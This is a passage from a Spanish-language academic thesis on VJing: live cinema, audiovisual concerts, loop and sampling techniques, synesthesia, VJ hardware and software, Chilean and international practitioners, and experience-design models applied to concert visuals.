[11] SEBASTIÁN MAGAÑA, Laura. “Medios Audiovisuales y prácticas performativas en el arte contemporáneo. Contexto y crítica al fenómeno del VJing.” p.114-115. [PDF en línea] <<http://www.laurasebastian.net/research/texts/>> [consulta: 25 de marzo 2012]

Ya en la fase de Post Producción y una vez filmado todo se revisa el material para la posterior edición y montaje. Una vez creado el material, se prepara para ser distribuido, según el medio al cuál este destinado. Internet, Cines, Televisión, etc.

Por último, la etapa de visualización, es el momento en que el receptor (público) opta por ver o no una pieza audiovisual. Está ligada principalmente a la correcta distribución. El diseño audiovisual se manifiesta en diversos objetos, productos o formatos. Dentro de los más destacados encontramos, el Cine, la TV, el Video. También se puede considerar en disciplinas como multimedia, el diseño web, los videojuegos, la animación, el Net.Art, entre otros.

No todos los procesos se basan en una lógica secuencial como se propone en el Diseño Audiovisual. En el caso del VJing y al ser considerada una disciplina que tiene orígenes desde la narrativa audiovisual, la puesta en escena involucra múltiples factores desde la interactividad del usuario o receptor, hasta la creación en sí de las performance a tiempo real y los autores que en ellas intervienen. Las acciones performísticas en vivo responden a la lógica del caos por consecuencia de un orden previo, que corresponde a las primeras etapas de planificación. En el caso del

VJing y en función de la planificación, la autora Laura Sebastián Magaña, define las etapas previas a la performance real:

La primera acción es saber la localización de la performance. En ésta etapa, es preciso saber cuáles son los factores técnicos con los que cuenta el lugar y cuáles son los que debe gestionar para la producción. Luego se debe definir qué tipo de público es el que asistirá al lugar escogido para la performance live, para sincronizar la selección del material audiovisual con la música a disposición de los DJ's. La selección previa a éste material, va a ser la fase más importante respecto a la creación personal. El último paso es armar el set en función de la posterior obra audiovisual a realizar.¹²

[12] SEBASTIÁN MAGAÑA, Laura. “Medios Audiovisuales y prácticas performativas en el arte contemporáneo. Contexto y crítica al fenómeno del VJing.” p.114-115. [PDF en línea] <<http://www.laurasebastian.net/research/texts/>> [consulta: 25 de marzo 2012]



El VJing son aquellas acciones performísticas que tienen un discurso audiovisual a tiempo real, en donde elementos como la improvisación y la interacción constituyen la relación entre sonidos e imágenes. Este tiempo real puede ser representado de dos maneras, por lo que es necesario aclarar una leve diferencia entre Tiempo real y Live.

Imagen en Tiempo real representa tiempo vivido. El tiempo real esta evidenciado en la experiencia vivida por un individuo en función de la obra. Estas imágenes son instantáneas en tiempo real, como la fotografía o una secuencia de imágenes en tiempo real, una película. En cambio, en una imagen a tiempo real, se percibe una comunicación a tiempo real, debido a que interactúa con el entorno físico, entonces esta comunicación es producida, transmitida y recibida simultáneamente entre el autor y el espectador. Por consecuencia, el VJing convierte esta experiencia en comunicación; El mensaje visual, es producido y reproducido en un mismo intervalo de tiempo.

Las performances a tiempo real potencian una serie de características que permiten un valor añadido a la experiencia, tales como el realismo o la ficción del realismo; una tensión por lo imprevisible que carga de sentido emotivo el acto; el interés por seguir el acontecimiento que se va


generando, al ir aumentando el grado de implicación de la audiencia y al sentir que la comunicación no tiene barreras y que somos privilegiados en recibirla; La sensación de ubicuidad de sentir que estamos en el lugar y el hecho donde ocurre el acontecimiento; Por último, una sobreexposición de los mensajes, puede producir una alteración de la información real.

Dentro de los medios audiovisuales que ofrecen comunicación a tiempo real, se encuentra la televisión, las cámaras de videovigilancia, las performances audiovisuales y el streaming. Para comprender aún más este proceso de comunicación a tiempo real, resulta pertinente aclarar conceptos que involucran tanto al espectador como al autor del mensaje visual, como la interactividad o los espacios audiovisuales (pág #).

La interactividad está comprendida como un medio por el cual la información llega al usuario. La interactividad de una obra va a depender del nivel de involucramiento del sujeto con la información y comunicación. Existen 4 niveles de interactividad:

En el primer nivel de interactividad están los sistemas y aplicaciones en donde la comunicación es asimétrica pero hay un leve retorno, entre emisor y receptor. En un segundo nivel, se sitúan

los sistemas y aplicaciones en donde el usuario puede interrogar al medio y elevar demandas. En el tercer nivel, en canales altamente asimétricos, el usuario puede interrogar al medio, elevar demandas y obtener respuestas individuales. Y ya en el último nivel, además todo lo demás descrito, existe una alta reciprocidad entre emisor y receptor, en donde el medio forma la acción comunicativa, en lo que se denomina, metamedios. Analizando estos datos, la digitalización ha permitido que algunas acciones posean más interactividad que otras. Pero no todas pueden ser catalogadas como interactivas, por lo que se puede hablar de Operaciones Interactivas. Estas operaciones están supeditadas por la operabilidad, accesibilidad, las interfaces y la simulación. En el caso el VJing, el nivel de interacción es muy alto, en donde las acciones comunicativas, ligadas al lenguaje no verbal, generan la experiencia audiovisual a tiempo real, y donde el sujeto está constantemente retroalimentándose de mensajes visuales y el sonido, a nivel físico y sensorial. Por eso, acciones como las proyecciones multipantallas o elementos de sincronía y sinestesia a nivel perceptivo y conceptual de imagen y sonido, realzan esta inmersión en un espacio en donde confluyen autor, el público y mensaje en una misma relación de reciprocidad.



Travelling Time, obra del Sonic Acts Festival

Tipos de VJing: Live Cinema, Concier- tos Audiovisuales o Improvisaciones

Es necesario precisar las diferencias entre las distintas manifestación de experimentaciones audiovisuales a tiempo real.

El **live cinema** es un término asociado a la creación audiovisual a tiempo real. La base de esta interacción en la actualidad son las tecnologías digitales a través de la experimentación audiovisual, dibujos, pinturas, mezclas y por sobre un punto de encuentro de distintas disciplinas artísticas. No existe una definición en concreto de lo que es el Live Cinema, sobre todo examinando sus aplicaciones, ya que no todas las intervenciones son sólo elementos de video, pero es el término que se ha adjudicado a ésta expresión artística.

Se dice que el Live Cinema puede ser una rama del VJing, y aunque sus contextos puedan ser similares hoy en día, sus orígenes no lo fueron. El Live Cinema surgió de una expresión más ligada al arte que a la música electrónica o las fiestas. Su origen radicó en los happenings, el cine, la arquitectura, la danza o el teatro. Los eventos más importantes de Live Cinema, son festivales como Sonic Acts (Amsterdam, Países Bajos) o el Mapping (Geneva, Suiza). En el live cinema, algunos

referentes son Chris Allen y The Light Surgeons, Peter Greenway, Olga Min, D-Fuse, Mia Makela.

Mia Makela o SOLU, es una artista de Live Cinema, que explica una de las razones de por qué Live Cinema y VJing son diferentes. La cita aparece en la Tesis de Blanca Regina Pérez y Bustamante Yábar "VJ y la Creación Audiovisual Performativa: Hacia una estética radical de la postmodernidad" y corresponde a una traducción del texto original "Live Cinema: language an elements"

*"los objetivos de los creadores de live cinema parecen ser más personales y artísticos que los de los VJ. Es difícil definir qué es live cinema ya que existen diferentes estilos y contenidos, pero aparte del contenido actual del material audiovisual existen ciertos aspectos o elementos que parecen esenciales para las performances de live cinema y también en el VJing"*¹³

A pesar de ésta diferencia que radica en los orí-

[13] PEREZ, Blanca. Y BUSTAMANTE Yábar. VJ y la Creación Audiovisual Performativa: Hacia una estética radical de la postmodernidad. Madrid, 2010. P.386 [PDF en línea] < http://eciencia.urjc.es/bitstream/10115/5325/1/Libro_tesisBlanca-Final2011.pdf > [consulta: 25 de marzo 2012]

genes, autores como César Ustarroz, sostienen que VJing y Live Cinema, en la actualidad son similares, debido a que ambos provienen del lenguaje cinematográfico y que el VJing se ha expandido también a otros campos como el arte, las instalaciones públicas o la arquitectura, entre otras. Además el VJing o Live cinema no son disciplinas de lenguajes audiovisuales propios o lo suficientemente rupturistas como para referirse a lenguajes exclusivos.

Los **conciertos audiovisuales** están ligados a la proyección a tiempo real en el ámbito musical en formato de conciertos. Las proyecciones generalmente representan la música o el texto musical (la letra) a través de la imagen en movimiento. Referentes asociados a esta creación son autores como Pink Floyd, Kraftwerk, Ryoichi Kurokawa o Carsten Nicolai/Alva y colectivos Coldcut o D-fuse.

El Live Cinema y los conciertos Audiovisuales no solo incluyen elementos audiovisuales como el VJing, sino que también utiliza la producción, el diseño escénico, iluminación y sonido en composición con la proyección de imágenes en desarrollo de un concepto.



Imagen del concierto en vivo del grupo alemán Kraftwerk.

Por último, **VJamm**, son las improvisaciones de varios VJs en conjunto, en presencia física o a través de la red. El nombre proviene del concepto de Jamm, que son las improvisaciones en el género musical Jazz. Las denominadas VJamm Sessions, son aquellas obras de VJing en donde varios autores improvisan en una misma obra.



2.2

Elementos Estructurales del VJing

El VJing adopta desde el lenguaje cinematográfico estructuras que replica en las composiciones. César Ustarroz describe procesos que provienen de éste lenguaje, como por ejemplo,

“valor de las escalas, los ángulos en las composiciones, la contraposición de elementos estáticos y elementos cinéticos, las relaciones expresivas entre elementos que responden a la horizontalidad, las multipantallas, la cinética en composición, (metáfora visuales como el agua o el viento, movimientos coreográficos de elementos cinéticos de encuadre, la continuidad y la ruptura del racord) las jerarquías perceptivas que se desprenden del uso del color y de la luz, de las formas y el movimiento de los cuerpos en el cuadro, la manipulación del ritmo, el tiempo fílmico...”¹⁴”

El VJing también se basa en el lenguaje asociado a la creación y al planteamiento estético de la narrativa del video. Los lenguajes fílmicos se representan en la proyección de una pantalla como contenedor de la creación. Entendemos la pantalla, mosaicos de luz que responden a las señales electrónicas, como la estructura representacional del lenguaje audiovisual. Es donde se plasma

la experiencia audiovisual y actúa como interfaz entre el creador y el público o espectadores. Es utilizada en medios como la televisión, el cine y el video entre otros. Para estas disciplinas, entonces, es el medio físico en donde se produce el acto comunicativo.

La pantalla tiene sus bases en el arte representacional, en donde se mantiene una superficie blanca, lisa y rectangular, con una visión frontal y unidireccional. Ya desde la creación del cine, esta pantalla se vuelve dinámica al poder representar imágenes en movimiento. Esta pantalla, desde el desarrollo de interfaces digitales se ha visto en constante reformulación, hasta enfrentarnos en la actualidad, a una pantalla que no necesariamente tiene sus bases en las leyes de proporción áurea; La interfaz gráfica comenzó a surgir con el avance tecnológico computacional desde la década de los años 60'. Cuando salió al mercado el Macintosh en 1981, se inició una revolución con el concepto de pantalla e interfaz que se conocía. Este computador fue creado y pensado para facilitar la navegación a los usuarios; Se creó entonces un ambiente agradable a la vista, alejado de los códigos y operaciones complejas para un usuario ordinario de un computador. Desde aquí en adelante, las formas de facilitar las operaciones interactivas para los usuarios,

[14] UTARROZ, César. Teoría del VJing, Madrid, 2010. pág. 160.

han estado en constante perfeccionamiento y progreso; Tal ha sido el nivel, que desde un simple clic, se ha evolucionado a la inclusión de los individuos en realidades y simuladores virtuales.

“En términos semióticos, la interfaz del ordenador actúa como un código que transporta mensajes culturales en una diversidad de soportes (...) La interfaz moldea la manera en que el usuario concibe su propio ordenador. Y determina también el modo en que piensa en cualquier objeto mediático al que accede a través del ordenador”¹⁵ “

La interfaz gráfica de los ordenadores, ha determinado incluso nuestra forma de concebir el mundo. Los mensajes son ordenados de manera tal, que incluso los métodos de pensamiento han ido cambiando progresivamente a través de la digitalización, internet y conceptos asociados a ello.

El espacio audiovisual es la zona donde interactúan la luz y el sonido. En este espacio confluyen tanto el lugar o continente como el mensaje, la manifestación de la forma. Desde el punto de vista audiovisual, la interacción de estos dos

elementos va a determinar cómo serán las producciones. Entendiendo entonces, el espacio audiovisual como interfaz de métodos de exposición del mensaje visual en el VJing, se pueden diferenciar dos tipos de espacios audiovisuales, el generado y el proyectado.

El *espacio audiovisual generado* es un espacio determinado por una caja, representados principalmente en formatos como la televisión o internet. En el caso de la televisión es un espacio determinado por la pantalla a nivel del continente y el nivel de interactividad del usuario en el espacio es estático. En internet o la televisión interactiva, el usuario navega a través del espacio, no necesariamente de manera lineal en donde los contenidos son hipertextuales. Hay un mayor grado de operaciones interactivas que son proporcionadas por la interfaz. El *espacio audiovisual proyectado*, tiene sus inicios en el cine, en donde el espacio se configuraba a través de la proyección y su entorno, el cuál debía ser oscuro y aludir a la privacidad, para que el usuario pudiera interiorizarse aún más con la obra. Sin embargo, hoy las proyecciones otorgan mayores libertades en la experiencia audiovisual. La luz puede reflejarse en paredes, telas, objetos tridimensionales y en múltiples pantallas al unísono; El VJing se manifiesta en el marco de los espacios proyectados y se ha encargado de desarrollar cada vez

más el espacio audiovisual a método de experiencia no solo visual, sino también kinestésico, entre los usuarios y las proyecciones

Loop, Sampler y Random

Las composiciones de VJing a tiempo real se basan en 3 principios fundamentales. El Loop o Bucla, El Sampler y el Random.

El **loop o bucla** es la repetición de unidades en una composición. Este se comenzó a utilizar en la cinematografía y marcó los primeros indicios de transgresión a la linealidad narrativa de este medio. El loop tiene como característica que impide el avance narrativo debido a que la repetición hace que el medio sea forma y efecto a la vez. Además esta técnica es utilizada en la música electrónica como en las performance audiovisuales. Es una de las técnicas más aplicadas en casi todas las artes contemporáneas.

El **Sampling** es la readecuación de muestras visuales, sonoras o de video como instrumentos para otras grabaciones. Se realiza con loops o con discos de vinilo, en el caso de la música. En las disciplinas audiovisuales, es la técnica donde se reproducen, editan, modifican y se mezclan los materiales de videos, visuales y sonoros.

[15] MANOVICH, L. (2003) El Lenguaje de los Nuevos Medios de comunicación. La imagen en la Era Digital. Barcelona. p. 163.



El **random** o muestras aleatorias es la programación de elementos codificados, que se generan aleatoriamente en una composición.

Sincronía y Sinestesia

La sincronía y la asincronía son los niveles de coincidencia temporal entre sonido e imagen en el VJing. Puede haber sincronía; Unificada, que es cuando el receptor percibe que sonido e imagen están en relación directa; Estética, cuando el receptor percibe como fuentes distintas el sonido y la imagen, pero que son armónicas en el tiempo; Casual, cuando el receptor percibe accidentalmente una coincidencia entre imagen y sonido.

El VJing utiliza elementos de la sincronía en función de la composición, por ejemplo, si la intensidad sonora es mayor en algún lapsus de la performance, la intensidad visual tiende a serlo también. Todo cambio sonoro, entonces, está asociado a algún cambio visual y viceversa. Además, la percepción del receptor se agudiza al vivir una experiencia performística a tiempo real, como las ya descritas, la tensión a lo imprevisible, la ficción de realismo, el interés por la experiencia visual, etc.

En el caso de la sinestesia, son las sensaciones

que un individuo puede experimentar que permite la alteración de los sentidos, por ejemplo, ver sonidos, oler colores, etc. Es una sensación que se ha experimentado desde Fluxus y las obras performísticas, hasta las fiestas Rave en los 80's; Hoy en la actualidad se constituye como la experiencia ideal para una performance de VJing.

La sinestesia en un nivel subconsciente, está ligada a las emociones y a la memoria; Ambas nos remiten a un contexto. En una experiencia de sinestesia percibimos el sonido, el color y las emociones que conllevan esos dos elementos.

Tanto la sincronía como la sinestesia, son elementos perceptuales que componen la mayor parte de la creación audiovisual en torno al VJing.

2.3

Elementos técnicos del VJing



De arriba hacia abajo. Dispositivo midi M Audio X-Session Pro. Videomixer edirol-v400hd

El VJing al ser una expresión acorde a la digitalización, se vale de dispositivos para generar su mensaje. Estos dispositivos sean hardwares computacionales y externos o software, pueden ser fuentes de videos o dispositivos de control y edición de herramientas visuales y almacenamiento de los materiales visuales.

Las principales fuentes de video son:

Ordenadores o laptops. Son la plataforma de uso de los VJ. Es donde se almacenan todos los materiales para las performance a tiempo real.

Cámaras de video. Registran el material para utilizarlo en la composición a tiempo real, en el caso de que la creación audiovisual provenga del video análogo o digital. El material se puede traspasar también en reproductores de video, digitales (DVD) o analógicos (VHS).

Secuenciadores de imágenes. Software que reproduce secuencias de video, animación o gráficos que han sido editados antes.

Dentro de los dispositivos de edición y control están:


Video Mixer o mesa de mezcla de videos. Es el hardware donde se mezclan fuentes de video de

múltiples canales de video y se generan composiciones visuales a tiempo real. Vienen con algunos efectos como luces estroboscópicas, espejos, multipantallas o filtros de color, entre otros.

Dispositivos MIDI (Musical Instrument Digital Interface). Es un dispositivo basado en protocolos estándares de sonido electrónico, donde a través de él, en conjunción de softwares especializados de edición de música, se puede interactuar, compartir y generar sonidos. Estos software asocian teclas y botones al dispositivo MIDI, y éste permite una manipulación a tiempo real del sonido.

A/V Mixers. Son mezcladores de audio y video externos al computador, que permiten edición de estos elementos a tiempo real. Genera también, loops, transiciones, efectos y otros. Las principales marca son Piones SVM 1000 y Numark AVM02.

Software. Aplicaciones informáticas destinadas a la performance a tiempo real. Proporcionan una interfaz en donde se pueden editar e interconectar datos informáticos como imágenes, video, fotografía, animaciones vectoriales, texto, etc.). Admiten también la entrada de fuentes de video externas para poder insertarlas como materiales. Algunos vienen con opciones de edición de



De arriba hacia abajo. Software Grand Arkaos VJ. Software Resolume 8

sonido. Uno de los referentes es el soft-cinema, Software de edición de VJing, en donde se puede realizar streaming a tiempo real. Tiene una gran database de archivos, lo que permite que la ejecución del VJing sea más simple de usar. La idea original de este software es de Lev Manovich. Programas como éste, han permitido acercar más la cultura VJ a la gente.

Uno de los softwares más utilizados por es Arkaos VJ. Posee una interfaz sencilla e intuitiva, y es compatible con los controladores MIDI, soporta HD y funciona tanto en Mac como PC; El software Resolume también es uno de los más usados y ya va en su 4 edición. Está pensado para usuarios más avanzados e incluye funciones de integración de audio. Viene con visuales predefinidas y es compatible con Mac y PC; Modul8, es uno de los programas más flexibles, al permitir múltiples proyecciones, una interfaz dividida en capas y una mayor compatibilidad con Mac; También Isadora, es un software de VJing recurrente, permite edición de audio y es solo compatible con Mac por el momento. Otros softwares utilizados son MotionDive Tokyo, Rhythmic Circle Fuse, Vlight, Vector VJ Pro, Composite Station, FlashMixer V2, entre otros

2.4 Referentes de VJing

Existe un sinnúmero de referentes internacionales sobre VJing, pero me centraré en los principales expuestos en los textos que he revisado.

D-fuse. Es un colectivo formado por artistas en Londres en 1996. Desde esa fecha, han explorado la acción de los nuevos medios y sus posibilidades enmarcadas en disciplinas como el Arte, la arquitectura, el diseño gráfico, el video, la televisión. Han realizado conciertos audiovisuales, con músicos populares como Beck Hansen, Robin Rimbaud Scanner EN música electrónica y con compositores de música docta como Steven Reich.

Además, han realizado intervenciones en museos y festivales en Europa. Dentro de su gran prontuario de producciones, cabe destacar que son uno de los primeros colectivos de VJing en impulsar la cultura VJ a través del libro *Audiovisual Art and VJ Culture*, en el año 2006, en Londres.

Coldcut es un colectivo que nace a mediados de los 80 formado por Jonathan More, en donde sus primeros trabajos fueron como DJ's a los que les fueron incluyendo proyecciones visuales, considerándose como uno de los principales exponentes del VJing. La mayor parte de sus propuestas están ligadas al ámbito musical. En la tesis de Blanca Regina Pérez y Bustamante Yábar, se

refieren a Coldcut como:

“un grupo emblemático de cierta postmodernidad radical, que de una manera intelectual y consciente, usa la imagen, la tecnología y especialmente la mezcla, la fusión de estilos e intérpretes. Y lo hace para dar un mensaje ecologista y político. Todo esto entronca con las algunas de las clásicas características de la postmodernidad: fragmento, repetición, utilización tecnológica, fascinación por las imágenes, mensaje ecologista...”

... En este grupo británico, por tanto, desembocarían muchas de las prácticas artísticas y vanguardistas del siglo XX, a la vez que evidenciaría características de la denominada postmodernidad, pero desde una perspectiva más radical, con una intención clara de buscar y encontrar un contenido y un mensaje, huyendo de la comercialidad y del nihilismo consumista.¹⁶”

Otros referentes a nivel mundial son artistas como Mia Makela Solu, Ryoichi Kurokawa (Japón), Videogeist (Alemania), C-TRL (USA), Fckvision, Vi-suals, Voluble (España), Plastikman,

[15] PEREZ, Blanca. Y BUSTAMANTE Yábar. VJ y la Creación Audiovisual Performativa: Hacia una estética radical de la postmodernidad. Madrid, 2010. P.410-411 [PDF en línea] < http://eciencia.urjc.es/bitstream/10115/5325/1/Libro_tesisBlanca-Final2011.pdf > [consulta: 25 de marzo 2012]



Visual Kitchen (Bélgica), Laufbild Werkstatt (Alemania), entre muchos más.

Los referentes más importantes a nivel nacional son:

Oktopus TV. Es el proyecto de Ricardo Tapia, el cual nace como un proyecto de acercamiento e integración del arte con la tecnología. Sus creaciones están basadas en la vinculación del diseño con la animación, el video y el trabajo en red en función de la disciplina del VJing. Sus trabajos se enmarcan principalmente en Live Cinema, Videoinstalaciones e intervenciones visuales.

Posee un sitio web, <http://oktopus.tv> en el cuál exhibe sus trabajos, y además, genera contenidos de opinión y crítica sobre el VJing, a través de foros en donde los usuarios pueden hacer las consultas que quieran. Ha estado trabajando activamente desde el 2002 en adelante, a nivel mundial, y en sus principales trabajos se encuentran proyecciones en museos, como el MAC (Museo de Arte Contemporáneo), Museo Nacional de Bellas Artes, entre otros: en festivales de música electrónica, tales como Earthdance (2003-2007) o Lollapalooza (2011) y en relación a conciertos de grupos musicales, ha generado VJing para Carlos Cabezas, DJ Raff, entre otros.



De arriba hacia abajo. Foto de presentación del sitio web oktopus.tv. Oktopus proyectando visuales en Puma Lab.

Voodochild. Es un proyecto musical que interconecta programación computacional con proyecciones visuales. Christian Oyarzún es quien crea los códigos y las proyecciones en los conciertos. El proyecto nace de un cuestionamiento al diseño de interfaces y como éste se interconecta entre arte y otras disciplinas. Posee una cuenta MySpace y una cuenta en Reverbnation, además algunos videos sobre sus presentaciones.

Delightlab. Es una oficina que lleva más menos un año de actividad, en donde combinan el diseño, lo audiovisual y las proyecciones para los nuevos medios. Está formada por 5 integrantes, liderados por Germán Gana, diseñador gráfico de la Universidad de Chile.

Utilizan técnicas como el mapping, el beamvertising (publicidad proyectada en luz), motion graphics, 3D, realidad aumentada, cine digital, entre otros. Están enfocados a diversas áreas desde el Marketing, artes visuales, diseño y publicidad. No se enfocan principalmente en el área musical, pero realizan videoinstalaciones, como live cinema y áreas que pueden desenvolverse en el medio del VJing.



Delight Lab, proyectando Mapping sobre edificio, en Stgo. Centro



Podemos asociar diversas fases de producción de VJing según la orientación de la performance visual. Las más frecuentes son aquellas que se asocian a la música y a performance públicas; Dentro del proceso de diseño de VJing, en relación a los conciertos de música, el VJ debe cumplir el rol de Director, Intérprete y técnico. Éstos directores deben tener una visión global de todas las disciplinas que se entrecruzan en los conciertos, por lo que es necesario que tenga conocimientos técnicos tanto del “play back” como de las imágenes. Además, las composiciones visuales se manifiestan de manera múltiple en un mismo espacio en contraposición de la narrativa lineal de otras artes, como el cine por ejemplo, por lo que debe saber además de diseño de espacios y del impacto de éste en la audiencia.

El director debe esbozar conceptos visuales que se centren no tan sólo en el ambiente, sino también en las texturas, en la emocionalidad y en el contenido de la obra, analizando la música y la letra minuciosamente. Es recomendable investigar todo acerca de los grupos musicales en estudio antes de generar los conceptos visuales, ya sea, viéndolos actuar, identificar cuál es su audiencia y analizar qué tipos de visualidad se han llevado a cabo desde la concepción de su música.

2.5

En equipos grandes y propuestas visuales complejas, los patrones de imágenes son construidos por cada parte de la canción, motivo por el cual hace necesaria la presencia de storyboard y planteamiento de ideas del concierto que se trabajen de forma paralela e interdisciplinaria. Dentro de la producción, el VJ puede trabajar en distintos medios como grabación de video, graficas digitales, animación tradicional o fotografía.

Dentro del marco del diseño, el VJing está asociado a tendencias de aplicaciones visuales en tiendas retails, eventos de moda, interfaces de programas o canales de televisión, eventos en vivo, fiestas electrónicas, conciertos musicales y de ópera e instalaciones en museos. Además, Apple ha introducido en sus nuevos aparatos portátiles, Ipod y otros, diseños de ringtones visuales, background animados y screensavers lo que amplía aun más el mercado del VJing.

Hoy en día, las tendencias del diseño apuntan a representar aun más las necesidades de los consumidores. Pero estas necesidades no se traducen únicamente a objetos materiales sino que a la comprensión y facilitación de experiencias. El diseño basado en la experiencia fluye entre dos ámbitos, la empresa y la vida cotidiana. Esto lleva a que el diseñador muchas veces tenga un rol investigativo

El Diseño en función del VJing

al momento de definir las necesidades de la gente. Para ello, existe un modelo de experiencia de diseño, que nos ayuda a traducir la comprensión humana relacionada con el diseño, que se expresa en el libro, el diseño como experiencia (2009), por los autores Mike Press y Rachel Cooper.

A través de la función de un producto se mejoran al menos una de nuestras acciones físicas. La experiencia de significación de un producto, nos ayuda a marcar la diferencia y nos da un sentido de pertenencia de un grupo social. Un producto que atrae a otros usuarios y expresa identidad o actividades sexuales, nos da la experiencia de la sexualidad. La propiedad del conocimiento se da cuando un producto proporciona información. La experiencia estética nos refiere a respuestas emocionales basadas en la forma. La mediación es la experiencia que facilita o mejora la comunicación entre las personas.

Darrel Rhea, crea un modelo de la experiencia en diseño, un ciclo en donde el sujeto se familiariza con el diseño. En éste, se observan cuatro etapas: El sujeto en un principio, se ve enfrentado a un contexto vital, que se refiere al fondo cultural y social de cada nuevo diseño. En éste, se aproximan las condiciones de uso y experiencia que buscan los productos y servicios.

En una segunda etapa, el sujeto se vincula con el diseño; debe hacer que la gente reconozca la distinción del producto o servicio, llamar la atención y mantener el interés y debe comunicar los principales atributos del producto.

Conseguir una vinculación lleva al compromiso. El producto o servicio como experiencia vital, demuestra en ésta etapa si es útil, si otorga satisfacción y si concuerda con la forma de vida del sujeto o no.

La última etapa corresponde a la resolución, en dónde nos desvinculamos del producto o servicio, y donde surgen todas las reflexiones respecto al consumo, uso o propiedad. Además, si estas impresiones fueron positivas y satisficieron las expectativas del sujeto, le permitirá una integración al nuevo ciclo de una nueva experiencia del diseño del producto o servicio.

Respecto a este ciclo, Norman se refiere de manera similar desarrollando el concepto de las 4 C de la experiencia. Contexto, Conexión, Consumo y Cierre. El análisis de éste modelo va a contribuir a ligar la disciplina del diseño con la música, y va a permitir una mayor orientación en las decisiones del proyecto.

En el marco del análisis de los tipos de VJing, estos están enfocados principalmente en las visuales de conciertos y tocatas. En análisis del modelo de Rhea, nos permitiría posicionar al VJing dentro una experiencia de diseño, la cual sería:

En una primera instancia y dentro del supuesto de que un nuevo VJing para conciertos quiera posicionarse dentro del mercado del arte visual, los gustos y conocimiento musicales, serían el contexto vital del sujeto. Dentro de este proceso se enmarca también la relación que posee con la visualidad de ciertos grupos y las afinidades estéticas que posee en relación a estos; Por ejemplo, la edad influirá además de las tendencias musicales, por la instancia de ir a un concierto o tocata en donde se hagan composiciones visuales.

Dentro de la etapa de vinculación, son clave elementos que permitan acercarnos al conocimiento del VJing como la difusión online, afiches o incluso los comentarios de boca en boca del evento, en donde al usuario le quede claro el tipo de música, el lugar y el tipo de proyecciones visuales que se vayan a realizar; me refiero a que el individuo identifique claramente una representación de la obra consigo mismo y que no afecte sus creencia, motivaciones e ideologías, que lo hagan tomar la decisión de ir al evento.

Respecto a la etapa de la experiencia vital, el compromiso debe generarse a través de la satisfacción emocional y sensitiva que suceda mientras ocurre el VJing. Ésta experiencia debería acercarnos lo más posible al estado de Sinestesia que se planteaban las instalaciones visuales desde el comienzo, por lo cual debería involucrar lo más posible a los sentidos del individuo dentro de la obra.

En la última parte del ciclo, es donde el usuario evalúa la experiencia sinestésica del VJing, las sensaciones e impresiones que le dejó la composición visual, como se desarrolló el ambiente del concierto, si fue grato o molesto, y la percepción del grupo musical o solista tanto en calidad estética como musical.

Usualmente observamos libros y referencias de diseño que intentan explicar y defender la funcionalidad de las cosas respecto de las necesidades de la gente. El proceso de diseño involucra en una primera instancia las opiniones e impresiones de los individuos al momento de crear una experiencia de diseño, pero no puede influir en los procesos cognitivos y de afecto propios del individuo, debido a que depende de las vivencias de cada uno. Es la emoción, la justificación y experiencia consciente del afecto



que uno siente por algo, y es la raíz de lo que se busca apelar a través del diseño emocional. Donald Norman, define el diseño a través de tres niveles de procesamiento:

El diseño visceral, está asociado a la diseño de apariencias. Corresponde a las respuestas más rápidas del cerebro en donde se realizan juicios rápidos, iniciando la etapa del procesamiento afectivo.

El diseño conductual remite al emplazamiento en el que confluyen casi todas lo comportamientos humanos. Remite al placer y a la efectividad de uso del diseño.

Y por último, el diseño reflexivo es aquél que permite la racionalización y la intelectualización de un producto o servicio. Es el proceso intelectual más complejo en cuanto a la asimilación de los objetos y experiencias en la vida, porque además, es donde se refuerza o replantea la imagen de uno mismo, los recuerdos o la satisfacción personal.

Estos tipos de diseño explican de por sí lo que sucede en el mercado habitualmente. Hay productos que a pesar de haber tenido una extensa investigación de uso y usuarios, no llegan a conectar con ellos y son un fracaso comercial.

Muchas veces las apariencias son más importantes que la funcionalidad, o el recuerdo es más importante que la estética y la usabilidad. Todo esto depende del estudio del gusto del consumidor, analizando su contexto pero no en relación a modas o influencias externas, tal como dice Norman:
